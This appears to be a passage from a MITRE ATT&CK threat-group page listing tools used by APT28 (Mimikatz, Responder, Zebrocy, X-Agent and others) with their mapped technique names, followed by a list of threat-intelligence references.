S0002      Mimikatz      [19]      Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: DCSync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Authentication Certificates, Steal or Forge Kerberos Tickets: Golden Ticket, Steal or Forge Kerberos Tickets: Silver Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket

S0039      Net      [2]      Account Discovery: Domain Account, Account Discovery: Local Account, Account Manipulation: Additional Local or Domain Groups, Create Account: Local Account, Create Account: Domain Account, Indicator Removal: Network Share Connection Removal, Network Share Discovery, Password Policy Discovery, Permission Groups Discovery: Domain Groups, Permission Groups Discovery: Local Groups, Remote Services: SMB/Windows Admin Shares, Remote System Discovery, System Network Connections Discovery, System Service Discovery, System Services: Service Execution, System Time Discovery

S0138      OLDBAIT      [6]      Application Layer Protocol: Mail Protocols, Application Layer Protocol: Web Protocols, Credentials from Password Stores: Credentials from Web Browsers,

Credentials from Password Stores, Masquerading: Match Legitimate Name or Location, Obfuscated Files or Information

S0174      Responder      [39][14] Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay, Network Sniffing

S0183      Tor      [2]      Encrypted Channel: Asymmetric Cryptography, Proxy: Multi-hop Proxy

S0136      USBStealer      [20]      Automated Collection, Automated Exfiltration, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Communication Through Removable Media, Data from Removable Media, Data Staged: Local Data Staging, Exfiltration Over Physical Medium: Exfiltration over USB, File and Directory Discovery, Indicator Removal: Timestamp, Indicator Removal: File Deletion, Masquerading: Match Legitimate Name or Location, Obfuscated Files or Information: Encrypted/Encoded File, Peripheral Device Discovery, Replication Through Removable Media

S0645      Wevtutil      [5]      Data from Local System, Impair Defenses: Disable Windows Event Logging, Indicator Removal: Clear Windows Event Logs

S0191      Winexe[35][16] System Services: Service Execution

S0314      X-Agent for Android      [52]      Location Tracking, Masquerading: Match Legitimate Name or Location

S0161      XAgentOSX      [46][12][14]      Application Layer Protocol: File Transfer Protocols, Credentials from Password Stores: Credentials from Web Browsers, File and Directory Discovery, Indicator Removal: File Deletion, Input Capture: Keylogging, Native API, Process Discovery, Screen Capture, System Information Discovery, System Owner/User Discovery

S0117      XTunnel      [20][12][14][16] Command and Scripting Interpreter: Windows Command Shell, Encrypted Channel: Asymmetric Cryptography, Fallback Channels, Network Service Discovery, Obfuscated Files or Information: Binary Padding, Obfuscated Files or Information, Proxy, Unsecured Credentials: Credentials In Files

S0251      Zebrocy      [11][32][22][48][13]      Application Layer Protocol: Mail Protocols, Application Layer Protocol: Web Protocols, Archive Collected Data, Automated Collection, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Boot or Logon Initialization Scripts: Logon Script (Windows), Command and Scripting Interpreter: Windows Command Shell, Credentials from Password Stores: Credentials from Web Browsers, Data Encoding: Standard Encoding, Data Staged: Local Data Staging, Deobfuscate/Decode Files or Information, Encrypted Channel: Asymmetric Cryptography, Exfiltration Over C2 Channel, File and Directory Discovery, Indicator Removal: File Deletion, Ingress Tool Transfer, Input Capture: Credential API Hooking, Network Share Discovery, Obfuscated Files or Information: Software Packing, Peripheral Device Discovery, Process Discovery, Query Registry, Scheduled Task/Job: Scheduled Task, Screen Capture, System Information Discovery, System Network Configuration Discovery, System Network Connections Discovery, System Owner/User Discovery, System Time Discovery, Windows Management Instrumentation

References

NSA/FBI. (2020, August). Russian GRU 85th GTsSS Deploys Previously Undisclosed Drovorub Malware. Retrieved August 25, 2020.

NSA, CISA, FBI, NCSC. (2021, July). Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments. Retrieved July 26, 2021.

Mueller, R. (2018, July 13). Indictment - United States of America vs. VIKTOR BORISOVICH NETYKSHO, et al. Retrieved September 13, 2018.

Gallagher, S. (2018, July 27). How they did it (and will likely try again): GRU hackers vs. US elections. Retrieved September 13, 2018.

Alperovitch, D.. (2016, June 15). Bears in the Midst: Intrusion into the Democratic National Committee. Retrieved August 3, 2016.

FireEye. (2015). APT28: A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015.

SecureWorks Counter Threat Unit Threat Intelligence. (2016, June 16). Threat Group-4127 Targets Hillary Clinton Presidential Campaign. Retrieved August 3, 2016.

FireEye iSIGHT Intelligence. (2017, January 11). APT28: At the Center of the Storm. Retrieved January 11, 2017.

Department of Homeland Security and Federal Bureau of Investigation. (2016, December 29). GRIZZLY STEPPE – Russian Malicious Cyber Activity. Retrieved January 11, 2017.

Falcone, R. (2018, March 15). Sofacy Uses DealersChoice to Target European Government Agency. Retrieved June 4, 2018.

Lee, B., Falcone, R. (2018, June 06). Sofacy Group's Parallel Attacks. Retrieved June 18, 2018.

Symantec Security Response. (2018, October 04). APT28: New Espionage Operations Target Military and Government Organizations. Retrieved November 14, 2018.

ESET Research. (2019, May 22). A journey to Zebrocy land. Retrieved June 20, 2019.

Brady, S . (2018, October 3). Indictment - United States vs Aleksei Sergeyevich Morenets, et al.. Retrieved October 1, 2020.

Secureworks CTU. (n.d.). IRON TWILIGHT. Retrieved February 28, 2022.

Secureworks CTU. (2017, March 30). IRON TWILIGHT Supports Active Measures. Retrieved February 28, 2022.

Accenture Security. (2018, November 29). SNAKEMACKEREL. Retrieved April 15, 2019.

Mercer, W., et al. (2017, October 22). "Cyber Conflict" Decoy Document Used in Real Cyber Conflict. Retrieved November 2, 2018.

Kaspersky Lab's Global Research and Analysis Team. (2015, December 4). Sofacy APT hits high profile targets with updated toolset. Retrieved December 10, 2015.

ESET. (2016, October). En Route with Sednit - Part 3: A Mysterious Downloader. Retrieved November 21, 2016.

Hacquebord, F., Remorin, L. (2020, December 17). Pawn Storm's Lack of Sophistication as a Strategy. Retrieved January 13, 2021.

Kaspersky Lab's Global Research & Analysis Team. (2018, February 20). A Slice of 2017 Sofacy Activity. Retrieved November 27, 2018.

MSRC Team. (2019, August 5). Corporate IoT – a path to intrusion. Retrieved August 16, 2019.

Microsoft Threat Intelligence Center (MSTIC). (2020, September 10). STRONTIUM: Detecting new patterns in credential harvesting. Retrieved September 11, 2020.

Microsoft . (2023, July 12). How Microsoft names threat actors. Retrieved November 17, 2023.

Billy Leonard. (2023, April 19). Ukraine remains Russia's biggest cyber focus in 2023. Retrieved March 1, 2024.

FireEye Labs. (2015, April 18). Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack. Retrieved April 24, 2017.

Huntley, S. (2022, March 7). An update on the threat landscape. Retrieved March 16, 2022.

Hacquebord, F. (n.d.). Pawn Storm in 2019 A Year of Scanning and Credential Phishing on High-Profile Targets. Retrieved December 29, 2020.

Unit 42. (2017, December 15). Unit 42 Playbook Viewer. Retrieved December 20, 2017.

Burt, T. (2020, September 10). New cyberattacks targeting U.S. elections. Retrieved March 24, 2021.

Falcone, R., Lee, B. (2018, November 20). Sofacy Continues Global Attacks and Wheels Out New 'Cannon' Trojan. Retrieved November 26, 2018.

Anthe, C. et al. (2015, October 19). Microsoft Security Intelligence Report Volume 19. Retrieved December 23, 2015.

Maccaglia, S. (2015, November 4). Evolving Threats: dissection of a CyberEspionage attack. Retrieved April 4, 2018.

Guarnieri, C. (2015, June 19). Digital Attack on German Parliament: Investigative Report on the Hack of the Left Party Infrastructure in Bundestag. Retrieved January 22, 2018.

Lee, B, et al. (2018, February 28). Sofacy Attacks Multiple Government Entities. Retrieved March 15, 2018.

ESET. (2016, October). En Route with Sednit - Part 1: Approaching the Target. Retrieved November 8, 2016.

Bitdefender. (2015, December). APT28 Under the Scope. Retrieved February 23, 2017.

Smith, L. and Read, B.. (2017, August 11). APT28 Targets Hospitality Sector, Presents Threat to Travelers. Retrieved August 17, 2017.

Microsoft. (2017, March 14). Microsoft Security Bulletin MS17-010 - Critical. Retrieved August 17, 2017.

Sherstobitoff, R., Rea, M. (2017, November 7). Threat Group APT28 Slips Office Malware into Doc Citing NYC Terror Attack. Retrieved November 21, 2017.

Paganini, P. (2017, November 9). Russia-Linked APT28 group observed using DDE attack to deliver malware. Retrieved November 21, 2017.

Falcone, R. (2016, July 20). Technical Walkthrough: Office Test Persistence Method Used In Recent Sofacy Attacks. Retrieved July 3, 2017.

ESET. (2016, October). En Route with Sednit - Part 2: Observing the Comings and Goings. Retrieved November 21, 2016.

ESET. (2018, September). LOJAX First UEFI rootkit found in the wild, courtesy of the Sednit group. Retrieved July 2, 2019.

Robert Falcone. (2017, February 14). XAgentOSX: Sofacy's Xagent macOS Tool. Retrieved July 12, 2017.

Hacquebord, F.. (2017, April 25). Pawn Storm Abuses Open Authentication in Advanced Social Engineering Attacks. Retrieved October 4, 2019.

Lee, B., Falcone, R. (2018, December 12). Dear Joohn: The Sofacy Group's Global Campaign. Retrieved April 19, 2019.

Hacquebord, F.. (2017, April 25). Two Years of Pawn Storm: Examining an Increasingly Relevant Threat. Retrieved May 3, 2017.

Bryan Lee and Rob Downs. (2016, February 12). A Look Into Fysbis: Sofacy's Linux Backdoor. Retrieved September 10, 2017.

Dani Creus, Tyler Halfpop, Robert Falcone. (2016, September 26). Sofacy's 'Komplex' OS X Trojan. Retrieved July 8, 2017.

CrowdStrike Global Intelligence Team. (2016). Use of Fancy Bear Android Malware in Tracking of Ukrainian Field Artillery Units. Retrieved February 6, 2017.